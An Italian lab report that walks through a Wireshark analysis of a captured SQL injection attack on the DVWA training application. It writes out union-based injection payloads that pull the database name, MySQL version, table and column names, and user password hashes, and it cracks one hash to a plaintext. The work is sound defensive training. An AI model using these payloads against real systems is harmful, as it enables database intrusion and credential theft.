
Relazione Schematica: Attacco a un Database MySQL

Obiettivo: Analizzare un attacco SQL Injection attraverso un file PCAP utilizzando Wireshark per comprendere le tecniche e le vulnerabilità legate all'iniezione SQL.


Parte 1: Apertura di Wireshark e Caricamento del File PCAP


1. Avviare la macchina virtuale CyberOps Workstation.
2. Aprire Wireshark tramite Applicazioni > CyberOPS > Wireshark.
3. Aprire il file `SQL_Lab.pcap` dalla directory `/home/analyst/lab.support.files`.
4. Identificare gli indirizzi IP coinvolti: **10.0.2.4** e **10.0.2.15**.




Parte 2: Visualizzazione dell'Attacco SQL Injection

1. Seguire il flusso HTTP sulla riga 13.
2. Cercare `1=1` per individuare la vulnerabilità.
3. L'applicazione risponde con un record dal database confermando la vulnerabilità.
4. Cancellare il filtro di visualizzazione per tornare alla visualizzazione completa.


SQL_Lab.pcap [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
1 0.000000 10.0.2.4 10.0.2.15 TCP 74 35614 → 80 [SYN] Seq=0 Win=29200 Len=0
2 0.000315 10.0.2.15 10.0.2.4 TCP 74 80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28
3 0.000349 10.0.2.4 10.0.2.15 TCP 66 35614 → 80 [ACK] Seq=1 Ack=1 Win=29312
4 0.000681 10.0.2.4 10.0.2.15 HTTP 654 POST /dvwa/login.php HTTP/1.1 (application
5 0.002149 10.0.2.15 10.0.2.4 TCP 66 80 → 35614 [ACK] Seq=1 Ack=589 Win=3020
6 0.005700 10.0.2.15 10.0.2.4 HTTP 430 HTTP/1.1 302 Found
7 0.005700 10.0.2.4 10.0.2.15 TCP 66 35614 → 80 [ACK] Seq=589 Ack=365 Win=30
8 0.014383 10.0.2.4 10.0.2.15 HTTP 496 GET /dvwa/index.php HTTP/1.1
9 0.015485 10.0.2.15 10.0.2.4 HTTP 3107 HTTP/1.1 200 OK (text/html)
10 0.015485 10.0.2.4 10.0.2.15 TCP 66 35614 → 80 [ACK] Seq=1019 Ack=3406 Win=
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24), Dst: PcsCompu_9f:48:a0 (08:00:27:9f:48:a0)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 35614, Dst Port: 80, Seq: 0, Len: 0


Follow HTTP Stream (tcp.stream eq 1)
Stream Content
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Entire conversation (5894 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close


Wireshark: Find text
Find text: 1=1
Cancel
Find

```
..</form>
..<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
.</div>

.<h2>More Information</h2>
.<ul>
```

Parte 3: Continuazione dell'Attacco SQL Injection

1. Seguire il flusso HTTP sulla riga 19.
2. Cercare `1=1` per identificare ulteriori query SQL malevole.
3. L'attaccante esegue: `1' or 1=1 union select database(), user()#`, ottenendo:
   - Nome database: **dvwa**
   - Utente database: **root@localhost**
4. Cancellare il filtro di visualizzazione per tornare alla visualizzazione completa.

```
.</form>
.<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID
: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1
union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
```

Parte 4: Raccolta di Informazioni sul Sistema

1. Seguire il flusso HTTP sulla riga 22.
2. Cercare `1=1` per individuare richieste di informazioni di sistema.
3. L'attaccante esegue: `1' or 1=1 union select null, version ()#`, ottenendo:
   - Versione MySQL: **5.7.12-0**
4. Cancellare il filtro di visualizzazione.

```
..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1
union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
.</div>
```

Parte 5: Raccolta di Informazioni sulle Tabelle

1. Seguire il flusso HTTP sulla riga 25.
2. Cercare `users` per individuare la richiesta delle tabelle SQL.
3. L'attaccante esegue: `1' or 1=1 union select null, table_name from information_schema.tables#`.
4. Comando modificato: `1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users'`, per ottenere colonne specifiche della tabella `users`.
5. Cancellare il filtro di visualizzazione.

Parte 6: Estrazione di Credenziali e Conclusione dell'Attacco

1. Seguire il flusso HTTP sulla riga 28.
2. Cercare `1=1` per individuare la query malevola.
3. L'attaccante esegue: `1' or 1=1 union select user, password from users#`, ottenendo:
    - Nome utente: **1337**
    - Hash della password: **8d3533d75ae2c3966d7e0d4fcc69216b**
4. Utilizzando `https://crackstation.net/`, l'hash viene decriptato come **Charley**.
5. Chiudere tutte le finestre aperte.